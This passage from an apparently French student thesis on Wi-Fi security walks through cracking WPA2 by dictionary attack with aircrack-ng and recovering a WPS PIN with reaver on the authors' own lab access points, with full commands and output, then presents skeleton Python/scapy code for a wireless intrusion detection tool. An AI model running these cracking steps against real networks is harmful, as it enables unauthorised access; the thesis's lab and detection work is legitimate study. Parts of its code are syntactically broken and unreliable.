Malgré que WPA2 possède un algorithme de chiffrement robuste (AES), mais ça ne veut pas dire qu'il est fiable à 100%, car une attaque par force brute (attaque par dictionnaire) peut facilement cracker la clé.

Notre travail sera comme suit :

- On dispose d'un point d'accès sécurisé par la clé WPA2 (tiziouzou123).

Wireless Setting	
Access Point	<input checked="" type="radio"/> Enable <input type="radio"/> Disable
Channel ID	ALGERIA <input type="button" value="v"/> Auto Channel Select <input type="button" value="v"/> Current Channel: 1
SSID Number	<input checked="" type="radio"/> 1 <input type="radio"/> 2 <input type="radio"/> 3 <input type="radio"/> 4
SSID Index	1 <input type="button" value="v"/>
SSID	BASTOS
Broadcast SSID	<input checked="" type="radio"/> Yes <input type="radio"/> No
Authentication Type	WPA2-PSK <input type="button" value="v"/>
WPA-PSK	
Encryption	AES <input type="button" value="v"/>
Pre-Shared Key	tiziouzou123 (8~63 ASCII)

Figure 35 : Activation de WPA2.

- Nous devons activer notre carte Wi-Fi en mode moniteur.

Usage: Airmon-ngstart wlan14.

- Scanner les réseaux sans fil pour voir la liste des points d'accès, et les stations disponibles.

Usage : airodump-ng wlan14.

```
wirelessEAPOL
CH 3 ][ Elapsed: 42 s ][ 2016-06-05 23:48
BSSID          PWR Beacons  #Data, #/s  CH MB  ENC  CIPHER AUTH ESSID
B4:82:FE:3D:BF:1A -86      29         6   0   1  54  WPA2 TKIP  PSK  BASTOS
BSSID          STATION          PWR  Rate  Lost  Frames  Probe
B4:82:FE:3D:BF:1A 94:65:9C:8D:DF:42 -45   0 -54   0       3
B4:82:FE:3D:BF:1A 3C:A1:0D:EA:B3:8C -61   0 - 2   0       5
```

Figure 36 : Résultats de la commande airodump-ng.

- Ici on se focalise donc sur le réseau BASTOS qui se trouve dans le canal 1, et on enregistre les paquets dans un fichier de capture wpacrack.

Usage: airodump-ng --bssid B4 :82 :FE :3D :BF :1A -c 1 -w wpacrack wlan14.

```
wirelessEAPOL
CH 3 ][ Elapsed: 42 s ][ 2016-06-05 23:48
BSSID          PWR Beacons  #Data, #/s  CH MB  ENC  CIPHER AUTH ESSID
B4:82:FE:3D:BF:1A -86      29         6   0   1  54  WPA2 TKIP  PSK  BASTOS
BSSID          STATION          PWR  Rate  Lost  Frames  Probe
B4:82:FE:3D:BF:1A 94:65:9C:8D:DF:42 -45   0 -54   0       3
B4:82:FE:3D:BF:1A 3C:A1:0D:EA:B3:8C -61   0 - 2   0       5
```

Figure 37 : Résultats de la commande airodump-ng.

Pour réussir un crack WPA il est primordial qu'une station soit connectée, en effet le 4 wayhandshake nécessaire au crack, ne peut être capturé que si une station est connectée au point d'accès.

En patientant quelques minutes, en voyant l'apparition du WPA handshake en haut à droite de la fenêtre, ce qui indique la réussite de teste d'attaque.

```

CH 1 ][ Elapsed: 38 mins ][ 2016-06-06 00:31 ][ WPA handshake: B4:82:FE:3D:BF:1A
wirelessEAPOL
BSSID pcapng PWR RXQ K Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
B4:82:FE:3D:BF:1A -85 100 21992 67063 14 1 54 WPA2 TKIP PSK BASTOS
BSSID STATION PWR Rate Lost Frames Probe
B4:82:FE:3D:BF:1A 94:65:9C:8D:DF:42 -43 11 -48 4 49522
B4:82:FE:3D:BF:1A 3C:A1:0D:EA:B3:8C -51 1 -12 0 31208

```

Figure 38 : Apparition de WPA handshake.

On va lancer en parallèle wireshark, en voyant les quatre EAPOL-Key échangé entre le client et le point d'accès comme illustré ci-dessous.

No.	Time	Source	Destination	Protocol	Length	Info
1379	53.16408500	AskeyCom_3d:bf:1	IntelCor_8d:df:4	EAPOL	161	Key (Message 1 of 4)
1381	53.16506800	IntelCor_8d:df:4	AskeyCom_3d:bf:1	EAPOL	185	Key (Message 2 of 4)
1382	53.16810700	AskeyCom_3d:bf:1	IntelCor_8d:df:4	EAPOL	229	Key (Message 3 of 4)
1384	53.16980300	IntelCor_8d:df:4	AskeyCom_3d:bf:1	EAPOL	161	Key (Message 4 of 4)

Figure 39: Le 4-Way Handshake sous wireshark.

- Dans une nouvelle console on fait entrer le mot de passe « tiziouzou123 » au dictionnaire qui se trouve dans kalilinux par la commande (nano /usr/share/wordlists/dirb/common.txt), puis on clique sur CTRL x SHIFT y.
- L'étape finale consiste à lancer le test d'attaque par dictionnaire, en utilisant aircrack-ng, qui va tester tous les mots de passes contenus dans le dictionnaire.

Usage: aircrack-ng wpacrack-01.cap -w /usr/share /wordlists/dirb/common.txt.

```

Aircrack-ng 1.2 rc2
WPACRACKING-01
[00:00:00] 8 keys tested (548.58 k/s)
KEY FOUND! [ tiziouzou123 ]
Master Key      : 86 0E A4 BD 6D 66 2D CD D7 BA 17 F0 EF 8A 61 E7
                  62 FD 16 49 D2 83 0F 85 18 15 77 15 12 66 EA DD
Transient Key   : 41 43 D9 32 19 7E 8B 36 81 4D 58 CF 79 92 8E DB
                  B6 AA 1E 11 A1 27 9D 75 5D E7 A2 0D CD 47 B3 05
                  35 1F 81 6A FA D9 8F 3E B2 22 EA A7 FF 94 AF 14
                  D2 E0 2C 06 A2 8B FC FC F0 0A 29 DC 9C B6 3A F9
EAPOL HMAC     : D3 1B D5 5E 61 DA 58 A3 3A 6E 11 14 15 55 E3 A7

```

Figure 40 : Cracker la clé WPA2.

D'après le résultat (Key found), notre manipulation a été bien fonctionnée, et le mot de passe a été cracké.

3.5.2. Vulnérabilité WPS

Le WPS est une technologie lancée par la Wi-Fi Alliance, elle utilise un code PIN comme un secret partagé pour authentifier un point d'accès et un client sans utiliser le mot de passe, mais malheureusement cette fonction ne déroge pas à des failles de sécurité, ces failles permettent à un attaquant de récupérer le code PIN WPS en quelques heures avec une attaque par force brute.

3.6.2.1. Attaque par force brute

Notre travail sera comme suit :

- On dispose d'un point d'accès sécurisé par la clé WPA2vidarosa.

Wireless Setting	
Access Point	<input checked="" type="radio"/> Enable <input type="radio"/> Disable
Channel ID	ALGERIA Auto Channel Select Current Channel: 1
SSID Number	<input checked="" type="radio"/> 1 <input type="radio"/> 2 <input type="radio"/> 3 <input type="radio"/> 4
SSID Index	1
SSID	DLink
Broadcast SSID	<input checked="" type="radio"/> Yes <input type="radio"/> No
Authentication Type	WPA2-PSK
WPA-PSK	
Encryption	AES
Pre-Shared Key	vidarosa (8~63 ASCII)

Figure 41 : Activation du WPA2.

- Nous devons activer WPS dans notre point d'accès en entrant le code PIN 21464065.




Figure 42 : Activation du WPS

- Nous devons activer notre carte Wi-Fi en mode moniteur.
Usage: `Airmon-ng start wlan0`.
- Scanner les réseaux sans fil pour voir la liste des points d'accès, et les stations disponibles. **Usage :** `airodump-ng wlan0`.




Figure 43 : Résultats de la commande airodump-ng.

- On lance l'attaque par force brute.

Usage : reaver -v -b 84:C9:B2:EF:BB:C1 -i wlan0 -d 0

```
root@kali:~# reaver -v -b 84:C9:B2:EF:BB:C1 -i wlan25 -d 0
Reaver v1.5.2 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>
mod by t6_x <t6_x@hotmail.com> & DataHead & Soxrok2212
wirelessEAPOL
[+] Waiting for beacon from 84:C9:B2:EF:BB:C1
[+] Associated with 84:C9:B2:EF:BB:C1 (ESSID: DLink)
[+] Starting Cracking Session. Pin count: 0, Max pin attempts: 11000
[+] Trying pin 12345670.
[P] E-Nonce: 9d:d6:f8:f5:e6:00:57:a8:3b:da:de:fd:a9:1a:1b:fa
[P] PKE: e7:3b:45:0b:b4:52:ae:01:d8:37:79:20:e2:28:f1:1e:35:2e:3d:4c:23:2a:c8:8d:10:de:ab:c9:e0:ed:25:ab:ea:
06:65:38:23:7c:73:82:73:8d:41:eb:c1:a3:f5:3c:32:6d:26:54:d9:cc:99:6b:6c:1c:86:bf:0c:86:fa:98:b5:e2:c0:43:11:
5e:db:65:26:83:47:8c:fc:97:1a:27:3e:51:33:3e:bd:78:98:88:dc:91:18:5a:14:23:ba:5e:f4:fa:6f:2b:16:3b:de:c7:dd:
3d:17:6e:9a:1a:48:7c:ef:55:e4:93:1c:46:a8:ae:5a:4c:84:94:d4:65:c3:e5:b7:38:a9:cf:8f:91:be:42:9f:72:b8:5c:41:
[P] WPS Manufacturer: Broadcom
[P] WPS Model Name: Broadcom
[P] WPS Model Number: 123456
[P] Access Point Serial Number: 1234
[P] R-Nonce: a4:3c:6d:68:9f:65:bb:c1:c3:c3:16:a2:30:ce:4d:69
[P] PKR: b4:77:df:89:0e:b6:6f:c9:0b:03:21:e3:3e:58:b1:9f:89:56:e8:8e:f6:25:8a:9b:a6:11:49:34:9e:4c:66:51:e8:
02:6f:74:b0:39:2c:e6:0b:2d:2b:6d:fb:80:28:46:81:63:c7:a3:94:b5:db:bc:87:ab:e3:07:f2:5c:59:81:fe:50:91:c4:89:
be:ea:d1:5e:33:a2:2c:b2:89:6e:57:0e:b6:42:db:1c:4e:38:63:94:30:ab:ae:91:92:0f:0c:a8:15:bf:4c:bb:92:7b:91:b7:
8a:31:db:81:8f:31:2e:73:a0:db:dd:54:39:3b:59:8d:66:cf:69:9d:da:66:b7:63:4e:66:0a:31:cb:ed:b5:f4:ea:71:69:ce:
[P] AuthKey: 95:09:18:8e:79:42:5b:84:5f:95:9d:48:e3:e7:82:16:dd:03:12:cd:77:67:3e:81:80:ba:60:11:1c:27:bf:d4
[P] E-Hash1: 90:51:a7:8c:a9:81:6c:d9:39:36:97:01:31:f3:01:f5:91:5b:e5:40:92:fe:b4:92:04:92:bb:d0:01:fe:c0:b1
[P] E-Hash2: 74:d4:cc:8c:1f:ae:2e:0e:a6:d2:fa:1d:b3:dd:8e:b8:2d:c2:bc:e9:b1:5d:18:73:c4:70:26:5d:18:57:01:26
[+] Pin count advanced: 1. Max pin attempts: 11000
[+] Trying pin 00005678.
[P] E-Nonce: 5a:23:16:e3:d1:f4:0a:13:24:0e:35:33:3c:ff:8f:39
[P] PKE: e7:3b:45:0b:b4:52:ae:01:d8:37:79:20:e2:28:f1:1e:35:2e:3d:4c:23:2a:c8:8d:10:de:ab:c9:e0:ed:25:ab:ea:
06:65:38:23:7c:73:82:73:8d:41:eb:c1:a3:f5:3c:32:6d:26:54:d9:cc:99:6b:6c:1c:86:bf:0c:86:fa:98:b5:e2:c0:43:11:
```

Figure 44 : Résultats de la commande reaver.

- Dans cette étape on va faire entrer le code PIN 21644065 au lieu d'attendre des heures, après on voit l'apparition de la clé vidarosa.

Usage :reaver -v -b 84 :C9 :B2 :EF :BB:C1 -i wlan0 -d 0 -p 21644065.

```
root@kali:~# reaver -v -b 84:C9:B2:EF:BB:C1 -i wlan25 -d 0 -p 21644065
Reaver v1.5.2 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>
mod by t6_x <t6_x@hotmail.com> & DataHead & Soxrok2212

[+] Waiting for beacon from 84:C9:B2:EF:BB:C1
[+] Associated with 84:C9:B2:EF:BB:C1 (ESSID: DLink)
[+] Starting Cracking Session. Pin count: 10000, Max pin attempts: 11000
[+] Trying pin 21644065.
[!] WPS transaction failed (code: 0x02), re-trying last pin
[+] Trying pin 21644065.
[!] WPS transaction failed (code: 0x02), re-trying last pin
[+] Trying pin 21644065.
[!] WPS transaction failed (code: 0x02), re-trying last pin
[+] Trying pin 21644065.
[P] E-Nonce: e6:e8:45:fe:08:ec:8a:b1:9f:cf:1b:15:59:9e:58:35
[P] PKE: 61:af:83:54:d2:b1:5b:b0:ad:e1:51:50:b6:8a:c6:8e:7c:78:69:7f:2f:30:20:df:98:f9:60:3b:e2:02
2b:03:f0:a8:43:b8:fc:b6:26:5d:cb:c5:4d:fe:5e:61:71:53:f8:d5:83:46:69:9e:92:ad:73:b4:c5:8d:7a:32:a6
b7:26:1c:65:a5:08:e9:02:8b:2c:c3:c0:62:12:1b:cc:26:ec:b1:c1:9b:1e:95:de:b8:6b:0b:9a:f4:8b:e2:3a:57
71:bc:14:97:1e:1f:ac:fc:22:45:51:22:79:9e:93:6a:3f:92:2b:a6:6e:de:30:7a:21:91:32:71:d1:e7:6b:bd:a4

[P] WPS Manufacturer: Broadcom
[P] WPS Model Name: Broadcom
[P] WPS Model Number: 123456
[P] Access Point Serial Number: 1234
[P] R-Nonce: 58:b8:2a:cf:48:1b:23:f2:b6:61:7b:1c:d4:b1:1c:e2
[P] PKR: a5:d3:2e:6c:57:09:1a:e3:98:5a:a5:6d:e2:2d:1a:62:b4:3a:9d:fd:9d:2c:97:2a:0a:d3:81:f6:a3:07
58:c5:58:ca:35:65:14:fb:e0:b9:82:ec:f3:c8:09:74:16:9f:5b:32:33:22:df:39:00:be:93:43:bc:26:04:19:ae
45:71:18:f0:19:a1:00:7f:86:42:a5:62:02:36:fd:9d:ce:5e:1a:c0:f2:2b:2a:c1:d0:f1:e8:7b:29:7a:53:5e:27
34:b2:19:51:b3:7d:39:6d:54:b0:cd:a3:e1:f2:2a:ce:e5:5f:83:47:c6:14:e6:a7:5e:1d:ee:93:24:eb:4c:ca:f3
[P] AuthKey: 60:67:4e:25:50:65:14:41:e6:38:1a:d0:e3:94:9d:92:19:8b:0a:63:30:9c:ea:b1:44:6e:18:59:3
[P] E-Hash1: c0:2f:f7:b5:63:f4:66:36:b8:39:a3:e3:b9:ce:ed:d0:46:c7:b4:11:3f:92:15:8b:99:ad:33:ca:b
[P] E-Hash2: 88:45:ed:81:b9:77:76:b0:54:78:35:c1:c7:52:cc:1c:fb:0c:d9:ae:13:3f:22:ce:d8:fa:4d:76:9
[+] WPS PIN: '21644065'
[+] WPA PSK: 'vidarosa'
[+] AP SSID: 'DLink'
```

Figure 45: Apparition de la clé « vidarosa ».

4. Discussion

Bien que les mécanismes de sécurité Wi-Fi ont évolué au fil du temps, les attaques qu'on a appliquées dans ce chapitre, nécessitent des questions qui ont besoin des réponses. C'est pourquoi, il nous a semblé nécessaire au moins de détecter ces attaques afin d'avoir une visibilité sur notre réseau Wi-Fi de point de vue de sécurité, pour minimiser les risques.

Dans ce cadre, dans le troisième chapitre, nous allons développer un système de détection d'intrusion sans fil, en donnant quelques exemples de signatures les plus utilisées.

Chapitre III :

**Développement d'un Wireless Intrusion
Détection System - WaveShark**

1. Préambule

Aujourd'hui, les réseaux sans fil deviennent de plus en plus répandus, c'est pourquoi des attaques sont développées pour exploiter ces réseaux. En réponse, un système de détection d'intrusion sans fil (WIDS) est développé afin d'offrir une surveillance contre ces attaques.

Dans ce chapitre, nous allons développer une application qu'on a appelée *WaveShark*, qui nous permet de détecter quelques attaques applicables sur le réseau Wi-Fi, en utilisant le langage de programmation Python.

2. un Framework

Un Framework est un cadre de travail qui va nous permettre d'être plus efficace dans la conception des codes. Un Framework est l'ensemble d'outils formant le squelette du programme. L'objectif d'un Framework est généralement de simplifier le travail des développeurs informatiques, en leur offrant une architecture prête à l'emploi, et qui leur permette de ne pas repartir de zéro à chaque nouveau projet.

3. Le choix du langage

3.1. La différence entre un langage haut niveau et bas niveau

Le terme langage de haut niveau n'implique pas que ce type de langage soit supérieur à un langage de bas niveau. Un langage de programmation est dit de bas niveau lorsque le codage de celui-ci se rapproche du langage machine dit binaire, par contre le langage haut niveau permet d'écrire des programmes en utilisant des mots usuels des langues naturelles (très souvent l'anglais).

3.2. Le langage Python

Le langage Python est développé depuis 1989 par Guido van Rossum, c'est un langage de programmation haut niveau, relativement simple à apprendre, avec lequel on peut rapidement réaliser de simples programmes.

Python a la particularité d'être un langage interprété, orienté objet, multiplateforme, gratuit et aussi complet grâce aux nombreuses bibliothèques spécialisées, appelées modules. Python contient un environnement de développement intégré appelé IDLE qui propose un certain nombre d'outils :

- un éditeur de texte (pour écrire le programme)
- un interpréteur (pour exécuter le programme).

3.3. Les bases du langage python

a. Le calcul avec python

Dans ce cas on utilise l'interpréteur comme une simple calculatrice comme c'est illustrer ci-dessous.

```
>>> 7-2
5
>>> 7+3
10
>>>
```

b. Les variables

En Python pour créer une variable, il suffit de l'initialiser une première fois, c'est à dire d'écrire nom variable=valeur de la variable.

```
>>> x=1
>>> y=1+1
>>> z=x+y
```

En Python, le symbole égale est également nommé l'opérateur d'affectation.

• Les opérateurs

Les opérateurs de base sont les suivant :

opérateurs	signification
+	l'addition
-	la soustraction
*	la multiplication
/	la division
%	le modulo
**	la puissance

Tableau 2 : Les opérateurs de base.

• La comparaison

Python est capable d'effectuer toute une série de comparaison entre le contenu de différentes variables, telles que :

syntaxe python	signification
=	égal à
!=	différent de
>	supérieur à
>=	superieur ou égal à
<	inférieur à
<=	inférieur ou égal à

Tableau 3 : Les instructions de comparaison.

c. Les types de données

Python est un langage dont le typage est automatique, cela signifie que lorsque la variable est affectée, l'interpréteur trouvera automatiquement son type.

• Les nombres

Dans les nombres on trouve plusieurs types : les entiers, les réels.....etc.

```
>>> x=1
>>> x=0
>>> x=-33
>>> x=1.234
>>> x=1.0
```

• Les chaînes de caractères

Une chaîne de caractères (string en anglais) est une suite de caractères, c'est-à-dire des caractères qui se suivent les uns derrière les autres. Les valeurs littérales de chaînes de caractères s'écrivent de plusieurs manières en Python. Il est possible d'utiliser indifféremment des apostrophes, des guillemets, des triples apostrophes ou des triples guillemets.

```
>>> x='hello'
>>> y="world"
>>> z='''hello world'''
```

• Les listes

Une liste est un ensemble ordonné d'éléments entouré par des crochets, elle peut être utilisée comme un tableau dont l'indice de base est zéro. Le premier élément de toute liste non vide est toujours liste [0]. Un indice négatif permet d'accéder aux éléments à partir de la fin de la liste.

```
>>> liste=["a","b","mpilgrim","z","example"]
>>> liste
['a', 'b', 'mpilgrim', 'z', 'example']
>>> liste[0]
'a'
>>> liste[-1]
'example'
>>> liste[-3]
'mpilgrim'
```

• Les dictionnaires

Les dictionnaires sont des collections non ordonnées d'objets entourés par des accolades. Chaque objet est une paire clé-valeur. On accède aux valeurs d'un dictionnaire par ses clés.

```
>>> dic={'prenom':'lilia','nom':'taibi'}
>>> print dic['nom']
taibi
```

- **Les tuples**

Un tuple est une liste non-mutable, une fois créé, il ne peut en aucune manière être modifié.

Un tuple est défini de la même manière qu'une liste, sauf que l'ensemble d'éléments est entouré de parenthèses plutôt que de crochets. Les éléments d'un tuple ont un ordre défini. Les indices de tuple débutent à zéro, le premier élément d'un tuple non vide est toujours t [0].

```
>>> t= ("a","b","mpilgrim","z","example")
>>> t
('a', 'b', 'mpilgrim', 'z', 'example')
>>> t[0]
'a'
>>> t[-1]
'example'
```

d. Les fonctions

Une fonction est une portion du code, c'est une sorte de sous-programme.

L'utilisation des fonctions évite des redondances dans le code, on obtient ainsi des programmes plus courts et plus lisibles

Dans le langage python on définit une fonction en utilisant le mot clé « **def** » suivie du nom de la fonction et de ses paramètres.

```
>>> def nom de la fonction(param etre1,param etre2,param etre3,...)
```

Comme on a aussi des fonctions prédéfinies comme :

- **La fonction type ()**

cette fonction nous permet de définir le type d'une variable.

```
>>> x=2
>>> type(x)
<type 'int'>
>>> y='3'
>>> type(y)
<type 'str'>
```

- **La fonction range ()**

cette fonction nous permet de créer des listes d'entiers d'une manière simple et rapide.

```
>>> range(5)
[0, 1, 2, 3, 4]
>>> range(0,5)
[0, 1, 2, 3, 4]
```

- **La fonction print ()**

cette fonction nous permet d'afficher un résultat.

```
>>> message='bonjour'
>>> print message
bonjour
```

- **La fonction Len ()**

Cette fonction nous donne la longueur de la chaîne de caractère.

```
>>> a=list(range(7,10))
>>> a
[7, 8, 9]
>>> [7,8,9]
[7, 8, 9]
>>> len(a)
3
```

- **La fonction count ()**

cette fonction additionne le nombre de fois qu'un caractère apparaît dans une chaîne.

```
>>> animaux="girafe tigre"  
>>> animaux.count("i")  
2  
>>> animaux.count("z")  
0
```

e. Les modules

Un module est un programme Python qui contient un ensemble de fonctions, on l'appelle aussi bibliothèque ou librairie. On peut importer et utiliser dans le programme principal. Pour importer un module ou une fonction d'un module on utilise le mot clé `import`.

```
>>> import random  
>>> random.randint(0,1)  
0
```

f. Les commentaires

Un commentaire est un texte qui ne sera pas pris en compte par l'interpréteur, pour se repérer il suffit de le mettre à côté d'une ligne dans le code source précédé d'un `#`

```
>>> x=1#on a affecter la valeur 1 à la variable x
```

h. Instruction de teste (if)

Cette notion est importante en programmation, elle sert à vérifier si une condition est vraie ou non.

```
>>> a=20  
>>> if a==20:  
    print "c'est vraie"  
  
c'est vraie  
>>>
```

i. Les boucles

Il existe deux types de boucles en Python, la plus couramment utilisée est **for...in**, qui permet de parcourir les éléments d'une liste.

```
>>> for i in range(10):  
    print i  
  
0  
1  
2  
3  
4  
5  
6  
7  
8  
9
```

La deuxième est très similaire à la boucle **while** en C.

```
>>> a=0  
>>> while a<10:  
    a+=1  
    print a  
  
1  
2  
3  
4  
5  
6  
7  
8  
9  
10  
>>> |
```

4. Squelette du Framework

Nous avons exploité les avantages de l'orienté objet du Python pour créer une classe *WaveShark*, qui représente le corps de notre programme. Cette classe contient ce qu'on appelle un constructeur et plusieurs méthodes, le constructeur va nous permettre d'initialiser plusieurs attributs qui vont être utilisés dans notre classe, ou peut-être dans une autre classe en terme d'héritage.

```
#!/usr/bin/env python
# Author :Lilia, Fatima,
# Purpose: Wireless Intrusion Detection
# Start Date: 02/06/2016
# Issue Date:17 /09/2016
# Program version: v1.0

import logging
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)
from scapy.all import *
from re import search
from threading import Thread
from tabulate import tabulate
from multiprocessing import Process
import signal
import os
ap_list = set()

class WIDS:
def __init__(self):
    attributes

defPacketHandler
code

defProbeReq(self, pkt):
code

defSSID(self, pkt,cap, vrai):
code

defHIDDEN(self,pkt,cap, vrai):
code

defDeauth(self, pkt, cap, vrai):
code

defAssociationReq(self, pkt):
    code

defAuthenticationReq(self, pkt):
    code
```

```
def __del__(self):
    code

def channel_hopper(interface):
    code

def stop_channel_hop(signal, frame):
    code

def main():

channel_hop = Process(target = channel_hopper, args=("wlan0",))
channel_hop.start()
signal.signal(signal.SIGINT, stop_channel_hop)
    while True:
        try:
            pkt = sniff(iface="wlan0", count=1)
            if pkt[0].haslayer(Dot11):
                obj = WIDS()
                obj.PacketHandler(pkt[0])
        except KeyboardInterrupt:
            exit()

if __name__ == "__main__":
    main()
```

Dans ce squelette on dispose d'une classe appelée WIDS, qui contient une fonction main. La fonction main sniffe un paquet, puis elle le passe à l'objet de la classe, cette classe fait appelle à la méthode PacketHandler.

La méthode PacketHandler va traiter le paquet et fait appelle à la méthode appropriée, cette dernière va faire des mises à jour aux attributs du constructeur pour que le déconstructeur affiche automatiquement les nouvelles mises à jour.

5.Extension du Framework

Dans notre application *WaveShark*, nous avons implémentées quelques signatures des attaques Wi-Fi. *WaveShark* a été mis d'une façon extensible aux personnes qui veulent contribuer leurs signatures afin d'améliorer la qualité du programme.

Pour qu'une personne contribue sa signature, il n'a qu'à la créer et l'appeler depuis la méthode PacketHandler.

6.Sniffer des SSIDs

```
defPacketHandler(pkt):
    if pkt.haslayer(Dot11):
        if pkt.type == 0 and pkt.subtype == 8 :
            if pkt.haslayer(Dot11Beacon):
                capstring=pkt.sprintf("{Dot11Beacon:%Dot11Beacon.cap%}")
                cap = {0: "Open", 1: "Enc"}
                vrai = 0
                pkt.getlayer(Dot11Beacon)
                if pkt.addr2 not in ap_list and "\x00" in pkt.info:
                    ap_list.add(pkt.addr2)
                    if search("privacy", capstring):
                        vrai = 1
                return self.SSID(pkt, cap, vrai)

            elif pkt.addr2 not in ap_list:
                ap_list.add(pkt.addr2)
                if search("privacy", capstring):
                    vrai = 1
            return self.HIDDEN(pkt, cap, vrai)

def SSID(self, pkt,cap, vrai):
self.channel = int( ord(pkt[Dot11Elt:3].info))
self.ssid = pkt.info
self.bssid = pkt.addr2
self.privacy = cap [vrai]
    if self.ssid not in Values:
        Values.append([self.ssid, self.channel, self.privacy, self.bssid, self.attackType,
self.attacker, self.target, self.isHidden])
        self.indicator = 1
    return

defHIDDEN (self,pkt,cap, vrai):
self.channel = int( ord(pkt[Dot11Elt:3].info))
self.ssid = pkt.info
self.bssid = pkt.addr2
self.len = pkt.getlayer(Dot11Beacon).len
self.privacy = cap[vrai]
self.isHidden = True
```

```
if self.ssid not in self.hidden:  
Values.append([self.ssid, self.channel, self.privacy, self.bssid, self.attackType, self.attacker,  
self.target, self.isHidden])  
Return
```

Chaque paquet sniffé est envoyé à la méthode PacketHandler pour qu'il soit traité. Lors du traitement, la méthode vérifie si le type du paquet égale à 0, son sous type égale à 8 ou si ce paquet se trouve dans la couche Dot11beacon. Si cela est vérifié donc le paquet est de type beacon frame, ce type de paquet contient SSID et BSSID, elle vérifie aussi l'existence des BSSIDs qui sont déjà reçus par la méthode PacketHandler. Si un BSSID existe dans la liste **ap_list**, il sera écarté, sinon les informations liées à ce BSSID seront envoyées soit à la méthode SSID ou bien à la méthode HIDDEN, ces dernières vont mettre à jour les attributs du constructeur, ces mises à jour vont être affichées par le déconstructeur.

Cette fonctionnalité est aussi capable de différencier entre le SSID caché et le SSID lisible, qui sera stocké pour faciliter l'identification du type d'attaque de authentification, afin de catégoriser cette dernière soit comme déni de service ou SSID cloaking.

7. Sniffer des requêtes probes

```
defPacketHandler(self, pkt):  
  
    if pkt.haslayer(Dot11):  
# interception des probes request  
        if pkt.type == 0 and pkt.subtype == 4:  
            if pkt.info:  
return self.ProbeReq(pkt)  
defProbeReq(self, pkt):  
self.STA = pkt.addr2  
self.ssid = pkt.info  
        if self.STA not in Probes and self.ssid not in Probes:  
            Probes.append([self.STA, self.ssid])  
                self.indicator = 1  
  
Return
```

Chaque paquet sniffé est envoyé à la méthode PacketHandler pour qu'il soit traité. Lors du traitement la méthode vérifie si ce dernier se trouve dans la couche Dot11, son type égale à 0 et son sous-type égale à 4. Si cela est vérifié ce paquet est donc de type probe. Une fois le paquet est identifié, la méthode ProbeReq est appelée pour qu'elle fasse des mises à jour aux attributs du constructeur.

8. Sniffer des paquets Deauthentication

```
if pkt.haslayer(Dot11Deauth):
    return self.Deauth(pkt, cap, vrai)

def Deauth(self, pkt, cap, vrai):
    self.channel = int(ord(pkt[Dot11Elt:3].info))
    self.bssid = pkt.addr2
    self.ssid = pkt.info
    self.attacker = pkt.addr1
    self.attackType = "Deauth"
    self.reason = pkt.reason
    self.privacy = cap[vrai]
    return Values.append([self.ssid, self.channel, self.privacy, self.bssid,
self.attackType+"|"+self.reason, self.attacker, self.target, self.isHidden])
```

Chaque paquet sniffé est envoyé à la méthode PacketHandler pour qu'il soit traité, lors du traitement la méthode vérifie si ce dernier se trouve dans la couche Dot11 Deauth, une fois le paquet est identifié, la méthode Deauth est appelée pour qu'elle fasse des mises à jour aux attributs du constructeur.

9. Résultat finale



```
Python 2.7.11 (v2.7.11:6d1b6a68f775, Dec 5 2015, 20:32:19) [MSC v.1500 32 bit (Intel)] on win32
Type "copyright", "credits" or "license()" for more information.
>>> #!/usr/bin/env python
# Author:Lilia,Fatima
# Purpose: Wireless Intrusion Detection
# Start Date: 02/06/2016
# Issue Date: 17/09/2016
# Program version: v1.0

import logging
